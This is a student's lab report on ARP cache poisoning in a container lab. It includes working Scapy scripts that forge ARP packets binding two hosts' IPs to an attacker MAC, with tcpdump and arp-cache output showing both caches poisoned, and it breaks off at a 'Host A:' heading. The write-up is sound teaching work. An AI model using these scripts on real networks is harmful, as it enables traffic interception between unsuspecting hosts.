COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280

5th Semester E section


Task 1.A – ARP Cache Poisoning

a) Without Ether

Scapy is used to create an ARP request packet at the Attacker's end. The IP address of Host B(10.9.0.6) and Host A(10.9.0.5) are bound to the MAC address of the Attacker's machine (02:42:0A:09:00:69) by setting the appropriate header fields of ARP.


This task asks us to not explicitly specify the MAC addresses in the Ether layer and hence Ether() is just used for the construction of the packet.

Code (Task1.py):



```python
#!/usr/bin/python3
from scapy.all import *

arp = ARP(hwsrc="02:42:0a:09:00:69",      #attacker mac
          psrc = "10.9.0.5",              #one of the host
          hwdst = "FF:FF:FF:FF:FF:FF",
          pdst = "10.9.0.6")              #other host
pkt = Ether()/arp
sendp(pkt)
```

pkt.show() can be added to the code above to get information about the packet being sent. When the code is executed, this is the output we see on the Attacker's machine




```
M-10.9.0.105:PES1UG20CS280:/python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.6

.
Sent 1 packets.
```

Even though we do not explicitly fill the Ether header, the OS does so before sending the packet and hence, we see the src and dst values of Ether header filled in the packet information displayed.

Host A:

When this command is executed on host A, the system starts listening on interface eth0 for any packets moving in the network.


Before attack:



```
root@73802eb35928:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

After attack:

When the ARP request packet is sent from the attacker's machine, these are the corresponding request and reply packets that get recorded on Host A.




```
root@73802eb35928:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
08:43:47.970630 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
08:43:47.970997 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
08:43:47.995320 ARP, Request who-has 10.9.0.5 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
08:43:47.995551 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^Z
[3]+  Stopped                 tcpdump -i eth0 -n
root@73802eb35928:/#
```

Host B:

Before attack:


When this command is executed on host B, the system starts listening on interface eth0 for any packets moving in the network.



```
root@55f57bce7089:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

After attack:


When the ARP request packet is sent from the attacker’s machine, these are the corresponding request and reply packets that get recorded on Host B.



```
root@55f57bce7089:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
08:43:47.970627 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
^Z
[3]+  Stopped                 tcpdump -i eth0 -n
root@55f57bce7089:/# 
```


Once the attack has been carried out on one side (Host B’s IP is mapped to M’s MAC address), this attack is repeated on the other side so that both Host A and Host B’s caches are poisoned respectively.

After ARP attack is carried out on both sides, when we look at the ARP cache of Host A we see that the IP address of Attacker M is bound to the MAC address of Host B.




```
root@73802eb35928:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:01:06.416330 ARP, Request who-has 10.9.0.6 tell 10.9.0.105, length 28
^Z
[5]+  Stopped                 tcpdump -i eth0 -n
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# 
```

This is the same the other way around too. The IP address of Host A is mapped to attacker’s MAC on Host B’s cache.




```
root@55f57bce7089:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:01:06.416327 ARP, Request who-has 10.9.0.6 tell 10.9.0.105, length 28
09:01:06.416584 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
09:01:06.435746 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.5, length 28
09:01:06.435952 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
^Z
[5]+  Stopped                 tcpdump -i eth0 -n
```



```
root@55f57bce7089:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@55f57bce7089:/# 
```

When the cache is cleared, the suitable entries are deleted. The output of the same is displayed below.

Clearing cache on A




```
root@73802eb35928:/# arp -d 10.9.0.6
root@73802eb35928:/# arp -d 10.9.0.105
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
```

b) With Ether ()

In this part, we explicitly state the src and dst values in the Ether header. The packet is going to be broadcast into the network and hence the MAC address is assigned as FF:FF:FF:FF:FF:FF.

Code (Task11A.py):




```
#!/usr/bin/python3
from scapy.all import *

arp = ARP(hwsrc="02:42:0a:09:00:69",      #attacker mac
          psrc = "10.9.0.5",              #one of the host
          hwdst = "FF:FF:FF:FF:FF:FF",
          pdst = "10.9.0.6")              #other host
pkt = Ether(src = "02:42:0a:09:00:69", dst = "FF:FF:FF:FF:FF:FF" )/arp
pkt.show()
sendp(pkt)
```

The code shows the ARP request packet being sent to Host B(10.0.9.6) so that A’s cache can be poisoned. The reverse is also carried out by switching psrc and pdst.

Attacker:


The Ethernet values are expliciteley stated by the user, hence the kernel does not interfere and add values to the headers. The ARP packet remains the same as before.



```
###[ Ethernet ]###
  dst       = FF:FF:FF:FF:FF:FF
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.6

.
Sent 1 packets.
```

Host A:


The broadcast message is sent out to the network.



```
root@73802eb35928:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:11:19.818643 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.5, length 28
```

Host B:

The ARP cache of Host B before running tcpdump is empty. On running tcp, the broadcast message in the network is detected by the host.



```
root@55f57bce7089:/# arp
root@55f57bce7089:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:08:39.690854 ARP, Request who-has 10.9.0.6 (ff:ff:ff:ff:ff:ff) tell 10.9.0.5, length 28
09:08:39.691253 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:06, length 28
^Z
[6]+  Stopped                 tcpdump -i eth0 -n
root@55f57bce7089:/# █
```


The same procedure is repeated the other way around so that both Host A and Host B get poisoned. Although this part hasn’t been explicitly stated in the manual, the professor wanted us to do it on both sides and hence, the same has been carried out. The corresponding outputs are displayed below.

COMPUTER NETWORK SECURITY LAB -03

Name: Pavan R Kashyap SRN: PES1UG20CS280


5th Semester E section

Poisoning Host B's cache




```
M-10.9.0.105:PES1UG20CS280:/python3 task11A.py
###[ Ethernet ]###
  dst       = FF:FF:FF:FF:FF:FF
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = FF:FF:FF:FF:FF:FF
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105:PES1UG20CS280:/
```

The ARP cache of Host A before a two-sided poisoning is shown below.




```
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:16:29.969493 ARP, Request who-has 10.9.0.5 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
09:16:29.969876 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^Z
[8]+  Stopped                 tcpdump -i eth0 -n
```

The ARP cache of Host A after the two-sided poisoning is shown below-




```
root@73802eb35928:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.99                ether   aa:bb:cc:dd:ee:ff   C                     eth0
10.0.2.105               ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@73802eb35928:/#
```

The ARP cache of Host B before and after poisoning has been shown below-



```
root@55f57bce7089:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@55f57bce7089:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:16:29.969143 ARP, Request who-has 10.9.0.5 (ff:ff:ff:ff:ff:ff) tell 10.9.0.6, length 28
^Z
[8]+  Stopped                 tcpdump -i eth0 -n
```

The cache has been successfully poisoned as the IP address of Host A maps to the MAC address of Attacker M.




```
root@55f57bce7089:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@55f57bce7089:/# █
```

On deleting suitable entries in the ARP cache, the resulting cache after the delete is shown below-

Host A:

